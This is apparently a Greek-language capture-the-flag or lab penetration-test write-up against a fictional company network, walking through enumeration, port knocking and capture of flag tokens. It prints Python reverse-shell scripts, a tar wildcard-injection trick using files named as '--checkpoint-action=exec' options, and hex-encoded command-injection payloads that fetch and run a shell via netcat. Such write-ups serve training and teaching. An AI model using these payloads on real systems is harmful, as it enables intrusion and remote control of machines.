Backupserver: Εκμετάλλευση των unix wildcards στην εφαρμογή backup και πρόσβαση με τον χρήστη backup. Εκμετάλλευση του private certificate αυτού του χρήστη και πρόσβαση σε όλα τα μηχανήματα. Επίσης η πρόσβαση σε όλο το σύστημα αρχείων backup.

Fileserver: Anonymous FTP και ξεχασμένα αρχεία με χρήστες και κωδικούς. Τρωτότητα στην web page από μη ενημερωμένη εφαρμογή (capme).

Admin PC: Πρόσβαση μηχανήματος μέσω test user και έπειτα εκμετάλλευση αδυναμίας buffer overflow για privilege escalation σε χρήστη που έχει δικαιώματα που μοιάζουν με administrator.

Insider PC: Εύρεση εφαρμογής JANUS εντός του συστήματος και αποκρυπτογράφηση ιστορικού μέσω password που βρίσκεται στο audio steganography.

ΠΕΡΙΕΧΟΜΕΝΑ ΕΠΕΙΣΟΔΙΟΥ (Οι ευπάθειες αναφέρονται διεξοδικά στην ανάλυση της δοκιμής παρείσδυσης)

Get Web Enumeration
Get Access Web
Get Chaos Access Token
Get Backup Enumeration Token
Get Iaso Access Token
Get Estia Access Token
Get PenTester Bonus Token
Get Chaos Backdoor Token
Get Chaos Escalation Token
Get Mail Flag Token
Get Insider Backdoor Token
Get Insider Janus Token
Get Social Decode
Get Social Legal Token
Get Social Stego Token

Αρχικοποίηση

Συνδεόμαστε στο 10.56.56.10 το οποίο βρήκαμε κάνοντας NSLOOKUP στον DNS (10.56.56.1) που έγινε bind στο προφίλ μας (10.70.70.42) ζητώντας το www.roundtablesecurity.org


Αντίστοιχα βρήκαμε τον mail.roundtablesecurity.org που είναι ο 172.2 9.40.20 .

Get Web Enumeration

Με nmap σε αυτό το δίκτυο βλέπουμε ότι υπάρχει ένας web server στην ip 10.56.56.10

nmap -Pn --top-ports=10 --open 10.56.56.0/24

nmap -Pn --top-ports=100 --open 10.56.56.10.



Η σελίδα βλέπουμε ότι παρουσιάζει την εταιρεία roundtablesecurity.org

- Ενασχόληση
- Προϊόντα
- Ονόματα υπαλλήλων

Για εύρεση περισσότερων πληροφοριών ξεκινάμε κάνοντας page enumeration με

το εργαλείο dirb. Ως αποτελέσματα βρίσκουμε τα εξής:

Εκτελούμε dirb http://10.56.56.10 /usr/share/wordlists/dirb/comm on.txt

```
root@localhost:~# dirb http://10.56.56.10

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Apr  9 18:12:50 2016
URL_BASE: http://10.56.56.10/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.56.56.10/ ----
==> DIRECTORY: http://10.56.56.10/assets/
+ http://10.56.56.10/contact (CODE:200|SIZE:3190)
+ http://10.56.56.10/favicon.ico (CODE:200|SIZE:1150)
+ http://10.56.56.10/index (CODE:200|SIZE:3132)
+ http://10.56.56.10/index.php (CODE:200|SIZE:3132)
+ http://10.56.56.10/privacy (CODE:200|SIZE:4379)
+ http://10.56.56.10/products (CODE:200|SIZE:7631)
+ http://10.56.56.10/research (CODE:200|SIZE:3654)
+ http://10.56.56.10/server-status (CODE:403|SIZE:299)
+ http://10.56.56.10/suspended.page (CODE:200|SIZE:3257)
+ http://10.56.56.10/team (CODE:200|SIZE:3786)
+ http://10.56.56.10/terms (CODE:200|SIZE:7120)

---- Entering directory: http://10.56.56.10/assets/ ----
^C> Testing: http://10.56.56.10/assets/~webmaster
root@localhost:~#
```

Βρίσκουμε ως αποτέλεσμα τη σελίδα suspended.page την οποία επισκεπτόμαστε. Εδώ βρίσκεται και το πρώτο flag του επεισοδίου. Στην συγκεκριμένη σελίδα ο χρήστης είναι ικανός να δημιουργήσει χρήστη. Σε πρώτη προσπάθεια δημιουργίας παίρνουμε θετική απάντηση “user created successfully“. Δεν φαίνεται όμως ο τρόπος που θα χρησιμοποιήσουμε τον χρήστη αυτόν, τουλάχιστον από το web interface.


Στη συνέχεια κάνουμε sniff στο δίκτυο για να πάρουμε περισσότερες πληροφορίες.

Get Access Web

Στη ανωτέρω σελίδα δημιουργούμε έναν καινούριο χρήστη με username πχ user και password (προσοχή δεν πρέπει να χρησιμοποιήσετε καθόλου νούμερα) . Ο συγκεκριμένος χρήστης θα γίνει add στους χρήστες του Linux και μπορεί να αποκτήσει πρόσβαση μέσω SSH.

Για να σιγουρευτείτε ότι ο χρήστης δημιουργήθηκε ως αποτέλεσμα θα δείτε στο URL success=1

Το SSH προστατεύεται με port knocking. Ενεργοποιούμε το wireshark στη μηχανή μας (κοιτάμε το int tun0 για να δούμε την IP μας 10.70.70.χχ και βρίσκουμε ότι ο Web server 10.56.56.10 μας στέλνει τις ακόλουθες πόρτες 11111 33333 22222 που μας προτρέπει να υποψιαστούμε για το port knocking.




Βλέπουμε ότι ο server προσπαθεί να συνδεθεί στην IP μας, στις πόρτες 11111, 33333, 22222 με την συγκεκριμένη σειρά, με source port 22. Η συγκεκριμένη κίνηση είναι portknock. Θα χρειαστεί να κάνουμε τις παρακάτω ενέργειες για να μπορέσει να ανοίξει η πόρτα 22 στον webserver.

for port in 11111 33333 22222; do nmap -Pn --max-retries 0 -p$port 10.56.56.10;done

nc -w 1 10.56.56.10 11111; nc -w 1 10.56.56.10 33333;nc -w 1 10.56.56.10 22222

PORTS=(11111 33333 22222); nc -vw 1 $@ ${PORTS[0]};nc -vw 1 $@ ${PORTS[1]}; nc -vw 1 $@ ${PORTS[2]};



Μετά το portknock, θα χρειαστεί να κάνουμε πάλι nmap για να επιβεβαιώσουμε ότι η πόρτα 22 έχει ανοίξει.

```
root@localhost:~# nmap -Pn -p- 10.56.56.10

Starting Nmap 7.01 ( https://nmap.org ) at 2016-04-09 18:34 UTC
Nmap scan report for 10.56.56.10
Host is up (0.036s latency).
Not shown: 65533 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 105.14 seconds
root@localhost:~#
```

Κάνουμε ssh με τον χρήστη που δημιουργήσαμε από την φόρμα της ιστοσελίδας

ssh user@10.56.56.10

Πληκτρολογώντας το σωστό password ο διαγωνιζόμενος θα βρεθεί στο δικό του directory (/home/user) μέσα στον web server. Πληκτρολογώντας την εντολή "ls" θα βρεθεί το δεύτερο flag.

```
sedge@www:~$ ls
[web_access_flag]
sedge@www:~$ cat \[web_access_flag\]

Token: 59b79d4fe687eb9fe56dc5d682e2258859b4ce1d

# ------------------------- #

Text: [Deleted email]
From: s.pespesiadis@roundtablesecurity.org
To: s.kourtzanis@roundtablesecurity.org
Subject: Περίεργη σελίδα στον web server

    Καλησπέρα Στέργιο,
    Τι κάνεις? Πως είναι ο μικρός?
    Ρε συ, είδα ένα παράξενο php file στον Web server, το suspended.page
    Και μου φάνηκε πολύ περίεργο… Δεν το έβαλα ούτε εγώ αλλά και κανένας άλλος
    Από το τμήμα οπότε ο μόνος που θα είχε access είσαι εσύ.
    Κατεβαίνω καφετέρια σε λίγο οπότε πέρνα να τα πούμε κιόλας.

    Σίμων

sedge@www:~$
```

Εδώ φαίνεται ότι η κάρτα δικτύου που είμαστε έχει 2 interfaces.

```
lisa@www:~$ /sbin/ifconfig
eth1      Link encap:Ethernet  HWaddr aa:0d:d1:1d:98:6b
          inet addr:10.56.56.10  Bcast:10.56.56.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:291544 errors:0 dropped:0 overruns:0 frame:0
          TX packets:20766 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:18634722 (17.7 MiB)  TX bytes:8308692 (7.9 MiB)

eth2      Link encap:Ethernet  HWaddr aa:0d:c1:6c:9b:e9
          inet addr:172.29.40.10  Bcast:172.29.40.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:7233 errors:0 dropped:0 overruns:0 frame:0
          TX packets:51660 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:915900 (894.4 KiB)  TX bytes:20193208 (19.2 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:507 errors:0 dropped:0 overruns:0 frame:0
          TX packets:507 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:30420 (29.7 KiB)  TX bytes:30420 (29.7 KiB)

lisa@www:~$
```

Με την παραπάνω πληροφορία γίνεται φανερό ότι ο web server είναι η δίοδος προς το εσωτερικό δίκτυο (172.29.40.0/24). Η επόμενη κίνηση είναι να ελέγξουμε το /etc/hosts.

```
eks@www:~$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       www

# DMZ Network (10.56.56.0/24)
10.56.56.10     www.roundtablesecurity.org      www     web     webserver

# Servers Network (172.29.40.0/24)
172.29.40.10    www.roundtablesecurity.org      www     web     webserver
172.29.40.12    iaso.roundtablesecurity.org     iaso    backup  backupserver
172.29.40.14    estia.roundtablesecurity.org    estia   file    fileserver
172.29.40.16    iris.roundtablesecurity.org     iris    voip    voipserver
172.29.40.18    chaos.roundtablesecurity.org    chaos   admin   administrator
172.29.40.20    ermis.roundtablesecurity.org    ermis   mail    mailserver
eks@www:~$
```

Άρα από το δεύτερο interface μπορούμε να δούμε τους παραπάνω servers και τα παραπάνω μηχανήματα. Ψάχνοντας τον webserver για οποιαδήποτε πληροφορία, βλέπουμε κάτω από το /etc το directory “backup_config” με δύο αρχεία μέσα “locations” και “service.info”. Διαβάζοντας το service_info παίρνουμε τις εξής πληροφορίες:

```
cat /etc/backup_config/locations

***
/var/www/
/var/logs/
/src/project1/.git
***

The users that want to backup their home directories should create an empty file named __backup_init__.
py under their home directory.
Example:

ls -la /home/user

***
.profile
.bashrc
__backup_init__.py
file1
file2
***

The backup server syncs all non-hidden files in the identified backup locations and copies the director
ies locally.
Then it compresses the distinct directories using |tar cf archive.tar.gz *|.

    --------

Priviledges:

While first setting up the service the system administrator must create a "backup" user in every client
. The username isn't strictly relevant but it can be the the computers DNS entry appended with "_backup
".

Example: the web.xxx.yy computer can have a backup user with username "web_backup"

    --------

Timings:

The exact time between backups is up to the system administrator but the service runs as a cronjob and
the recommended period is 5 to 30 minutes.

    --------

Service version - 1.10.8863

# ---------------------- #

Backup Service Info Token: 8977f20ecc9a82e6e06517a8f9180cc26597f827

Good way of thinking. This file should not be here. Try to find out why this file was created…
lisa@www:~$
```

1. Η υπηρεσία backup υποστηρίζει τον backup του home folder ενός χρήστη υπό την προϋπόθεση της ύπαρξης του αρχείου __backup_init__.py

2. Χρησιμοποιείται η εντολή tar cf [filename] *

3. Το backup service info token

Από το 2 υποψιαζόμαστε την ευπάθεια της εφαρμογής backup σε επιθέσεις που εκμεταλλεύονται τα unix wildcards.

Reference: https://www.exploit-db.com/papers/33930/

Έτσι λοιπόν πρέπει να δημιουργήσουμε ορισμένα αρχεία με συγκεκριμένο τρόπο ώστε να εκμεταλλευτούμε αυτή την αδυναμία.

1. echo -n "" > "__backup_init__.py"

2. echo -n "" > "--checkpoint=1"

3. echo -n "" > "--checkpoint-action=exec=python reverse_shell.py"

Στη συνέχεια χρειαζόμαστε ένα script που θα εκτελεστεί στον απομακρυσμένο υπολογιστή και θα μας δώσει reverse shell. Παρακάτω φαίνεται μια ενδεικτική λύση.

```
#!/usr/bin/python
# eks

import socket, subprocess, os

s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("172.29.40.10", 12345))

os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)

p=subprocess.call(["/bin/bash", "-i"])
```

Τέλος το home directory του χρήστη θα πρέπει να έχει την εξής εικόνα:

```
eks@www:~$ ls -la
total 40
drwxr-x---  3 eks  eks  4096 Apr 10 12:32 .
drwxr-xr-x 14 root root 4096 Apr 10 12:23 ..
-rw-r--r--  1 eks  eks     0 Mar 28 17:50 __backup_init__.py
-rw-------  1 eks  eks   680 Apr  6 20:41 .bash_history
-rw-r--r--  1 eks  eks   220 Nov 13  2014 .bash_logout
-rw-r--r--  1 eks  eks  3515 Nov 13  2014 .bashrc
-rw-r--r--  1 eks  eks     0 Mar 28 17:50 --checkpoint=1
-rw-r--r--  1 eks  eks     0 Mar 28 17:50 --checkpoint-action=exec=python reverse_shell.py
-rw-r--r--  1 eks  eks   675 Nov 13  2014 .profile
-rwxr-xr-x  1 eks  eks   254 Apr 10 12:33 reverse_shell.py
drwx------  2 eks  eks  4096 Apr  2 14:58 .ssh
-rw-r--r--  1 eks  eks   782 Apr 10 12:31 [web_access_flag]
-rw-------  1 eks  eks   300 Apr  2 17:27 .Xauthority
eks@www:~$
```

Με έναν netcat listener στο port που ορίσαμε στο script, θα πάρουμε reverse shell όταν τρέξει η εφαρμογή backup.

Πρόσβαση στον backup server


```
eks@www:~$ nc -nlvp 12345
listening on [any] 12345 ...

connect to [172.29.40.10] from (UNKNOWN) [172.29.40.12] 45870
[backup@iaso home.eks]$
[backup@iaso home.eks]$

[backup@iaso home.eks]$ id
id
uid=1000(backup) gid=1000(backup) groups=1000(backup) context=unconfined_u:unconfined
_r:unconfined_t:s0-s0:c0.c1023
[backup@iaso home.eks]$
```

Με την πρόσβαση που έχουμε πλέον στον server backup και εξερευνώντας λίγο το μηχάνημα, βρίσκουμε το backup access flag που βρίσκεται στην τοποθεσία /backup.

```
[backup@iaso backup]$ cat [backup_access_flag]
cat [backup_access_flag]

Backup Access Token: 1314c9358aad4a828f244b8e48e730273adaea8b

# ---------------------- #

Well done!
This is the location where the RTS Backups are stored.
Anything of use here?

[backup@iaso backup]$
```

Δημιουργούμε έναν proxy για να περάσουμε τον δικό μας browser μέσω της πρόσβασης που έχουμε στον webserver με το account που δημιουργήσαμε.

ssh -D 8879 user@10.56.56.10



Προσπαθώντας να δούμε τις πόρτες που είναι ανοιχτές στον fileserver, από το ίδιο terminal, με το netcat (nc -zv 172.29.40.14 1-1024) βλέπουμε ότι υπάρχει ανοιχτή η 80 (web). Χρησιμοποιώντας τον δικό μας browser με proxy τον 127.0.0.1 και πόρτα 8879 επισκεπτόμαστε τον 172.29.40.14. Βλέπουμε ότι υπάρχει το capME!

Πρόσβαση στον fileserver

Ψάχνουμε για τρωτότητες, αν υπάρχουν και δοκιμάζουμε...

Reference:

https://techanarchy.net/2016/02/security-onion-command-injection-vulnerability/

Χρησιμοποιώντας το παραπάνω παράδειγμα από το reference και αλλάζοντας μόνο την εντολή που θέλουμε (π.χ. '; nc 172.29.40.10 7788')

σε Hex (273b206e63203137322e32392e34302e3130203737383827) απλά για να

δοκιμάσουμε αν έρθει σε εμάς το nc.

Βάζουμε listener στον web server στην πόρτα 7788 (nc -lvp 7788).

```
lisa@www:~$
lisa@www:~$
lisa@www:~$
lisa@www:~$
lisa@www:~$
lisa@www:~$ nc -lvp 7788
listening on [any] 7788 ...
connect to [172.29.40.10] from estia.roundtablesecurity.org [172.29.40.14] 60468
```

Και βλέπουμε ότι τρέχει την εντολή!!! Στόχος πλέον είναι να ανεβάσουμε ένα script στον fileserver και να το εκτελέσουμε. Γράφουμε λοιπόν το αρχείο shell.py στον webserver που είμαστε και το δίνουμε στον netcat listener

nc -lvp 7788 < shell.py

```
lisa@www:~$
lisa@www:~$ nc -lvp 7788
listening on [any] 7788 ...
connect to [172.29.40.10] from estia.roundtablesecurity.org [172.29.40.14] 60468
channel 6: open failed: connect failed: Connection refused

^C
lisa@www:~$ channel 5: open failed: connect failed: Connection refused
channel 5: open failed: connect failed: Connection refused

lisa@www:~$ ls
[web access flag]
lisa@www:~$ nano shell.py
lisa@www:~$ cat shell.py
#!/usr/bin/python

import socket, subprocess, os

s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("172.29.40.10", 8888))

os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)

p=subprocess.call(["/bin/bash", "-i"])

lisa@www:~$ nc -lvp 7788 < shell.py
listening on [any] 7788 ...
```

Αν δώσουμε τώρα την εντολή στον fileserver '; nc 172.29.40.10 7788 > /tmp/shell.py;'

Hex 273b206e63203137322e32392e34302e31302037373838203e202f746d702f7368
656c6c2e70793b27

Και μετά την εντολή στον fileserver '; python /tmp/shell.py;'

Hex 273b20707974686f6e202f746d702f7368656c6c2e70793b27 αφού βάλουμε listener στον webserver.

```
^C
lisa@www:~$
lisa@www:~$
lisa@www:~$
lisa@www:~$ nano shell.py
lisa@www:~$
lisa@www:~$
lisa@www:~$
lisa@www:~$ cat shell.py
#!/usr/bin/python

import socket, subprocess, os

s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("172.29.40.10", 7788))

os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)

p=subprocess.call(["/bin/bash", "-i"])

lisa@www:~$ channel 5: open failed: connect failed: Connection refused
lisa@www:~$
lisa@www:~$ nc -lvp 7788 < shell.py
listening on [any] 7788 ...
channel 5: open failed: connect failed: Connection refused
connect to [172.29.40.10] from estia.roundtablesecurity.org [172.29.40.14] 60469
```

Η σύνδεση έγινε και το αρχείο πήγε στο /tmp του fileserver Δίνοντας και την επόμενη εντολή:

```
p=subprocess.call(["/bin/bash", "-i"])

lisa@www:~$ channel 5: open failed: connect failed: Connection refused
lisa@www:~$
lisa@www:~$ nc -lvp 7788 < shell.py
listening on [any] 7788 ...
channel 5: open failed: connect failed: Connection refused
connect to [172.29.40.10] from estia.roundtablesecurity.org [172.29.40.14] 60469
^C
lisa@www:~$ nc -lvp 7788
listening on [any] 7788 ...
connect to [172.29.40.10] from estia.roundtablesecurity.org [172.29.40.14] 60470
bash: cannot set terminal process group (461): Inappropriate ioctl for device
bash: no job control in this shell
www-data@estia:/var/www/html/.inc$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@estia:/var/www/html/.inc$ hostname
hostname
estia
www-data@estia:/var/www/html/.inc$ ifconfig
ifconfig
eth1      Link encap:Ethernet  HWaddr aa:0d:c1:ce:60:dd
          inet addr:172.29.40.14  Bcast:172.29.40.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:41680 errors:0 dropped:0 overruns:0 frame:0
          TX packets:26165 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3609876 (3.4 MiB)  TX bytes:3578422 (3.4 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

www-data@estia:/var/www/html/.inc$
```

